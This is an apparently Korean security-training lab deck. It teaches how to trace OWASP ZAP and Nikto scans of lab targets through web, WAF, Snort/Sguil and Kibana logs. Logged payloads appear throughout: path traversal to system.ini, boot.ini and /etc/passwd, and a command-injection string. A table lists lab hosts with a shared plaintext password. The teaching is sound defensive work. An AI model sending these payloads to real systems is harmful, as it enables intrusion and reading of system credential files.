
- » 진단된 취약점은 바로 URL을 열어 확인할 수 있다.



<실습> 공격별 프로파일 정의 및 공격 발생 실습

• 공격 웹로그 분석

» 받아온 파일을 노트 패드로 열어서 분석한다.



<실습> 공격별 프로파일 정의 및 공격 발생 실습

• 공격 웹로그 분석

- » 로그에서 의심되는 패턴 추출한다.
- » 아래 패턴은/가 반복되고 Windows 경로의 System.ini파일에 접근한다.
- » 이 패턴에서 확인할 수 있는 공격자의 의도는 시스템 파일을 가져올 수 있는지 확인하는 것으로 판단된다.

```

162 101.106.25.210 - - [12/Sep/2018:10:44:41 -0400] "GET /dvwa/
HTTP/1.1" 302 - "http://meta.kshield.jr/"
"../../../../../../../../../../../../Windows/system
.ini"
163 101.106.25.210 - - [12/Sep/2018:10:44:41 -0400] "GET
/dvwa/index.php HTTP/1.1" 302 -
http://meta.kshield.jr/dvwa/login.php" "Windows\\system.ini"
164 101.106.25.210 - - [12/Sep/2018:10:44:41 -0400] "GET
/dvwa/login.php HTTP/1.1" 200 1289 "http://meta.kshield.jr/"
"../../../../../../../../Windows/system
.ini"
165 101.106.25.210 - - [12/Sep/2018:10:44:41 -0400] "GET
/dvwa/login.php HTTP/1.1" 200 1289 "
http://meta.kshield.jr/dvwa/login.php" "Windows\\system.ini"
166 101.106.25.210 - - [12/Sep/2018:10:44:41 -0400] "GET /dvwa
HTTP/1.1" 301 322 "http://meta.kshield.jr/"
"c:\\Windows\\system.ini"
167 101.106.25.210 - - [12/Sep/2018:10:44:41 -0400] "GET

```

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• 공격 웹로그 분석

- » 보고서를 항목 별로 추출한다.

프로그램 ▾ 위치 ▾ OWASP ZAP ▾ (목) 10 : 09 •

Untitled Session - OWASP ZAP 2.7.0

파일 Edit View Analyse **보고서** Tools Online Help

Standard Mode

Sites +

http://bee.ksh Sites

http://meta.ksh dwva

GET:ind GET:log POST:login.php(Login, password, username)

Generate HTML Report...
Generate XML Report...
Generate Markdown Report...
Generate JSON Report...
Export Messages to File...
Export Response to File...
Export All URLs to File...
Export Selected URLs to File...
Export URLs for Context
Compare with Another Session...

Request Response +

Header: Text Body: Text

```
ST http://meta.kshield.jr/dvwa/vulnerabilities/exec/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Content-Type: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://meta.kshield.jr/dvwa/vulnerabilities/exec/
=127.0.0.1&cat=%2Fetc%2Fpasswd%26sleep+15%26submit=submit
```

History Search 경고 Output Active Scan +

경고 (10)
Path Traversal
GET: http://meta.kshield.jr/index.php/index.php
Remote OS Command Injection

Remote OS Command Injection
URL: http://meta.kshield.jr/dvwa/vulnerabilities/exec/
위험: High
Confidence: Medium
매개 변수: ip
공격: 127.0.0.1&cat/etc/passwd&sleep 15&

3

<실습> 공격별 프로파일 정의 및 공격 발생 실습

• 수강생 실습

- 다음 패턴을 정책으로 각각 정의하고 로그와 보고서를 추출한다.
 - » SQL Injection
 - » Cross Site Scripting (Reflected/Persistent)

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• 공격별 프로파일 정의 및 공격 발생 실습

– 실습 목표

- » 스파르타와 OWASP-ZAP의 공격 후의 로그를 각 장비에서 확인한다.

– 실습 환경

구분		IP	ID	PW	비고
DMZ	KISA-WAF	10.20.30.100	waf	qhdksjfwj0!	Ubuntu 16.04.5 LTS Nginx 1.15.2 + Modsecurity Log Path : /var/log/modsec_audit.log
	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdksjfwj0!	http://bee.kshield.jr (DNS : 192.5.90.100)
	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfwj0!	Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

- » 지금까지 사용한 모든 공격들을 사용해 KISA-Bee에 공격을 수행하고 WAF, 웹 서버, SGUIL, 키바나에서 공격으로 인한 변화를 확인하고 공격 툴을 암시하는 문구를 찾으시오.

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• 웹 방화벽(WAF) 로그 확인

- 웹 방화벽에서는 모니터링 하고 있는 대상의 모든 로그가 탐지된다.

» WAF 서버 tail -f /var/log/modsec_audit.log 에서 확인할 수 있다.

```

near_"/>.. HTTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002464)"
"_
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=/.\\x5C\\x22./.\\x5C\\x2
2./.\\x5C\\x22./.\\x5C\\x22./.\\x5C\\x22./boot.ini|41|80040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Ser
ver]Line_1:_Incorrect_syntax_near_"/>.. HTTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (
Evasions:None) (Test:002465)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=/etc/passwd|00|41|80
040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_"/>.. H
TTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002466)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=/etc/passwd|41|80040
e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_"/>.. HTTP
/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002467)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=100 HTTP/1.1" 404 30
2 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002468)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=c:\\x5Cboot.ini|41|80
040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_"/>c:&/>.. .
HTTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002469)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /functions.inc.php+ HTTP/1.1" 404 297 "-" "Mozi
lla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002470)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /get_od_toc.pl?Profile= HTTP/1.1" 404 292 "-" "
Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002471)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /globals.php3 HTTP/1.1" 404 291 "-" "Mozilla/5.
00 (Nikto/2.1.6) (Evasions:None) (Test:002472)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /globals.pl HTTP/1.1" 404 289 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:002473)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /Gozila.cgi HTTP/1.1" 404 289 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:002474)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /helperfunction.php?includedir=http://cirt.net/

```

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• 웹 방화벽(WAF) 로그 확인

- 웹 방화벽에서는 모니터링 하고 있는 대상의 모든 로그가 탐지된다.

» WAF 서버 /var/log/modsec_audit.log 에서 디렉터리 리스트ng 취약점 공격한 사례를 볼 수 있다.

```
-- iqt.j11z2 --H--
[04/Sep/2018:15:15:04 +0900] 153604170425.573218 101.106.25.210 45628 101.106.25.210 80
-- iqt.j11z2 --B--
GET /doc/RELEASE HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:007021)
Host: 192.5.90.100

-- iqt.j11z2 --D--

-- iqt.j11z2 --E--
!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\x0a<html><head>\x0a<title>403 Forbidden</title>\x0a</head><body>\x0a<h1>Forbidden</h1>\x0a<p>You don't have permission to access /doc/RELEASE\x0aon this server.</p>\x0a<hr>\x0a<address>Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at bee.kshield.jr Port 80</address>\x0a</body></html>\x0a

-- iqt.j11z2 --F--
HTTP/1.1 403
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Date: Tue, 04 Sep 2018 06:15:04 GMT
Content-Length: 383
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive
```

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• IDS 로그 확인

- Sguil 화면에 하단 오른쪽에서 “Show Packet Data”와 “Show Rule” 체크하면 상세한 패킷 정보와 스노트 룰을 확인할 수 있다.

» 스노트 룰에서 공격 패턴에 포함된 것만 해당 로그에 탐지된다.

The screenshot shows the Sguil interface with several key components:

- Alert List:** A table at the top displaying various alerts. The first few rows are highlighted in yellow, indicating they are selected or relevant. Columns include Alert ID, Date/Time, Source IP, Destination IP, and other metadata.
- Filter Bar:** Located below the alert list, it includes tabs for "IP Resolution", "Agent Status", "Snort Statistics", and "System". The "System" tab is currently active. It also contains checkboxes for "Reverse DNS" (unchecked) and "Enable External DNS" (checked).
- Selected Alert Details:** A red box highlights the "Show Packet Data" and "Show Rule" checkboxes. Below these, the "Show Rule" section displays the Snort rule definition and the source of the rule ("nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 26509").
- Packet Details:** A table showing the raw TCP packet structure. The first row shows the header fields: IP, Source IP (101.106.25.210), Dest IP (10.20.30.160), Ver (4), HL (5), TOS (0), len (389), ID (40663), Flags (2), Offset (0), and T (6). The second row shows the TCP flags: U A P R S F.
- Hex and ASCII View:** Below the packet details, there are two panes showing the hex and ASCII representations of the captured data. The hex view shows the raw bytes, and the ASCII view shows the corresponding characters.

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• IDS 로그 확인

- Sguil에서 이벤트 발생 로그명에서 오른쪽 마우스 선택 한 후, “Quick Query Event”를 선택하면 스노트 탐지 로그를 쿼리(Query)로 검색할 수 있는 화면이 나온다.

The screenshot shows the Sguil interface with the following details:

- Log Table:** A table titled "Event Query 1" showing various log entries. The columns include ST, CNT, Sensor, Alert ID, Date/Time, Src IP, Sport, Dst IP, DPort, Pr, and Event Mes. A red box highlights the last column, "Event Mes".
- Context Menu:** A context menu is open over a row in the table, with "Quick Query Event" highlighted in black. Other options in the menu include "Show Packet Data", "Show Rule", "Advanced Query Event", "Quick Query RT Events", and "Advanced Query RT Events".
- Bottom Panel:** A panel with tabs for "IP Resolution", "Agent Status", "Snort Statistics", and "System". It includes fields for "Src IP" and "Dst IP", and checkboxes for "Reverse DNS" and "Enable External DNS".
- Selected Log Row:** The 2567th log entry is selected, showing details like Alert ID 3.58238, Date/Time 2018-09-12 12:42:02, and Event Mes "Remote OS".
- Packet Details:** Below the log table, a packet capture window shows a single TCP packet. The table includes columns for IP, Source IP, Dest IP, Ver, HL, TOS, len, ID, Flags, Offset, and T. The source IP is 101.106.25.210 and the destination IP is 10.20.30.160.

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

- IDS 로그 확인

- 데이터베이스에 저장된 대량의 데이터를 쿼리문을 이용해 확인 가능하다.

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: Client does not appear to be logged in. Please exit and log back in.

RealTime Events Escalated Events Event Query 1 Event Query 2

Close Export SELECT event.status, event.priority, sensor.hostname, event.timestamp as datetime, event.sid, event.cid, event.signature, INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto, event.src_port, event.dst_port, event.signature_gen, event.signature_id, event.signature_rev FROM event IGNORE INDEX (event_p_key, sid_time) INNER JOIN sensor ON

Submit Edit

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Mess...
RT	1	siem-ens...	3.59345	2018-09-12 13:18:45	101.106.25.210	37305	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59346	2018-09-12 13:18:45	101.106.25.210	37305	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59347	2018-09-12 13:18:45	101.106.25.210	37305	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59348	2018-09-12 13:18:45	101.106.25.210	37305	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59349	2018-09-12 13:18:45	101.106.25.210	37305	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59335	2018-09-12 13:18:45	101.106.25.210	41499	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59336	2018-09-12 13:18:45	101.106.25.210	41499	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59341	2018-09-12 13:18:45	101.106.25.210	41499	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59342	2018-09-12 13:18:45	101.106.25.210	41499	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59343	2018-09-12 13:18:45	101.106.25.210	41499	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59333	2018-09-12 13:18:45	101.106.25.210	52567	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59334	2018-09-12 13:18:45	101.106.25.210	52567	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59337	2018-09-12 13:18:45	101.106.25.210	52567	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59338	2018-09-12 13:18:45	101.106.25.210	52567	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.59339	2018-09-12 13:18:45	101.106.25.210	52567	10.20.30.160	80	6	Remote OS ...

4

〈실습〉 스캔 과정에서 보안 장비/시스템 로그 확인

- IDS 로그 확인
 - 데이터베이스에 저장된 대량의 데이터를 쿼리문을 이용해 확인 가능하다.

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• IDS 로그 확인

- Sguil에서 이벤트 발생 아이피를 선택한 뒤, 오른쪽 마우스를 클릭해서 “kibana IP Lookup”을 선택한다.
- 같이 설치된 kibana 웹 서비스에 접속해서 통합로그 대시보드로 확인 가능하다.


ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Mess...
RT	1	siem-ens...	3.58289	2018-09-12 12:42:02	101.106.25.210	48211	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58293	2018-09-12 12:42:02	101.106.25.210	48211	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58295	2018-09-12 12:42:02	101.106.25.210	48211	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58238	2018-09-12 12:42:02	101.106.25.210	51363	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58240	2018-09-12 12:42:02	101.106.25.210	51363	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58249	2018-09-12 12:42:02	101.106.25.210	51363	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58250	2018-09-12 12:42:02		Quick Query	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58252	2018-09-12 12:42:02		Advanced Query	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58255	2018-09-12 12:42:02		Dshield IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58256	2018-09-12 12:42:02		Copy IP Address	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58257	2018-09-12 12:42:02		Alexa IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58258	2018-09-12 12:42:02		Bing IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58260	2018-09-12 12:42:02		CentralOps IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58262	2018-09-12 12:42:02		DomainTools IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58263	2018-09-12 12:42:02		Google IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58264	2018-09-12 12:42:02		Kibana IP Lookup	SrcIP 0.160	80	6	Remote OS ...
RT	1	siem-ens...	3.58266	2018-09-12 12:42:02		MDSL IP Lookup	DstIP 0.160	80	6	Remote OS ...
RT	1	siem-ens...				SafeBrowsing IP Lookup	10.20.30.160	80	6	Remote OS ...
RT	1	siem-ens...				VirusTotal IP Lookup				

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• 통합 시스템(SIEM) 로그 확인

- kibana 웹 서비스에 접속해서 통합로그 대시보드로 확인 가능하다.
- ELK는 모든 로그를 통합적으로 분석이 가능하다.



4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• 통합 시스템(SIEM) 로그 확인

- owasp-zap을 이용해 웹 취약점 자동 스캔을 과정에서 이벤트 수(count)가 반복적으로 진행
- 동일한 이벤트에 대해서는 이벤트 수가 누적

RealTime Events											
Escalated Events											
Event Query 1											
Event Query 2											
Event Query 3											
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPORT	DST IP	DPORT	Pr	Event Mes...	
RT	1	siem-ens...	3.53235	2018-09-11 08:54:17	192.168.137.239	49286	54.164.11.220	80	6	ET POLIC...	
RT	2	siem-ens...	3.53236	2018-09-11 08:54:18	192.168.137.239	49287	72.55.148.19	80	6	ET TROJA...	
RT	6	siem-ens...	3.53237	2018-09-11 08:54:19	72.55.148.19	80	192.168.137.239	49287	6	ET TROJA...	
RT	4	siem-ens...	3.53253	2018-09-11 08:57:07	192.168.137.239	49321	23.60.139.27	80	6	ET POLIC...	
RT	10	siem-ens...	3.53494	2018-09-12 02:41:18	10.20.30.100	50652	103.22.220.133	80	6	ET POLIC...	
RT	11	siem-ens...	3.53504	2018-09-12 02:44:14	101.106.25.210		10.20.30.100		1	GPL ICMP...	
RT	11	siem-ens...	3.53505	2018-09-12 02:44:14	101.106.25.210		10.20.30.100		1	GPL ICMP...	
RT	1	siem-ens...	3.53528	2018-09-12 02:45:28	10.20.30.100	57248	10.20.30.150	80	6	ET WEB_S...	
RT	1	siem-ens...	3.53529	2018-09-12 02:45:28	10.20.30.100	57248	10.20.30.150	80	6	ET WEB_S...	
RT	4	siem-ens...	3.53560	2018-09-12 02:47:54	101.106.25.210	55863	10.20.30.160	80	6	ET WEB_S...	
RT	11	siem-ens...	3.53563	2018-09-12 02:47:54	101.106.25.210	55863	10.20.30.160	80	6	ET WEB_S...	
RT	5	siem-ens...	3.53571	2018-09-12 02:47:54	101.106.25.210	55863	10.20.30.160	80	6	ET WEB_S...	
RT	1	siem-ossec	1.106	2018-09-12 04:33:31	0.0.0.0		0.0.0.0		0	[OSSEC] U...	
RT	16	siem-ens...	3.54014	2018-09-12 07:37:30	0.0.0.0		0.0.0.0		0	Path travers...	
RT	3	siem-ossec	1.107	2018-09-12 08:10:14	0.0.0.0		0.0.0.0		0	[OSSEC] I...	
RT	6	siem-ossec	1.110	2018-09-12 08:10:22	0.0.0.0		0.0.0.0		0	[OSSEC] I...	

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

• 웹 로그 발생 확인

- 공격이 진행한 후에, 리눅스 대상 서버의 `/var/log/apache2/` (혹은 `/var/www/`) 에 공격이 진행되어 저장된 로그를 확인한다.

10.20.30.160 - PuTTY

```

login as: msfadmin
msfadmin@10.20.30.160's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Last login: Tue Sep 11 22:09:35 2018
msfadmin@metasploitable:~$ cd /var/log/apache2
msfadmin@metasploitable:/var/log/apache2$ ls
access.log  access.log.1  error.log  error.log.1  error.log.2.gz
msfadmin@metasploitable:/var/log/apache2$ 
```

4

<실습> 스캔 과정에서 보안 장비/시스템 로그 확인

- **실습 문제:** 웹 로그 발생 도구 확인
 - 비박스(bee.kshield.jr)에 지금까지 배운 모든 공격을 수행하고 로그를 분석하여 공격을 발생 시킨 도구의 이름을 찾을 수 있는 대로 모두 찾아라.

V. 네트워크 패킷 분석

1. 와이어샤크 기본 메뉴 활용 실습
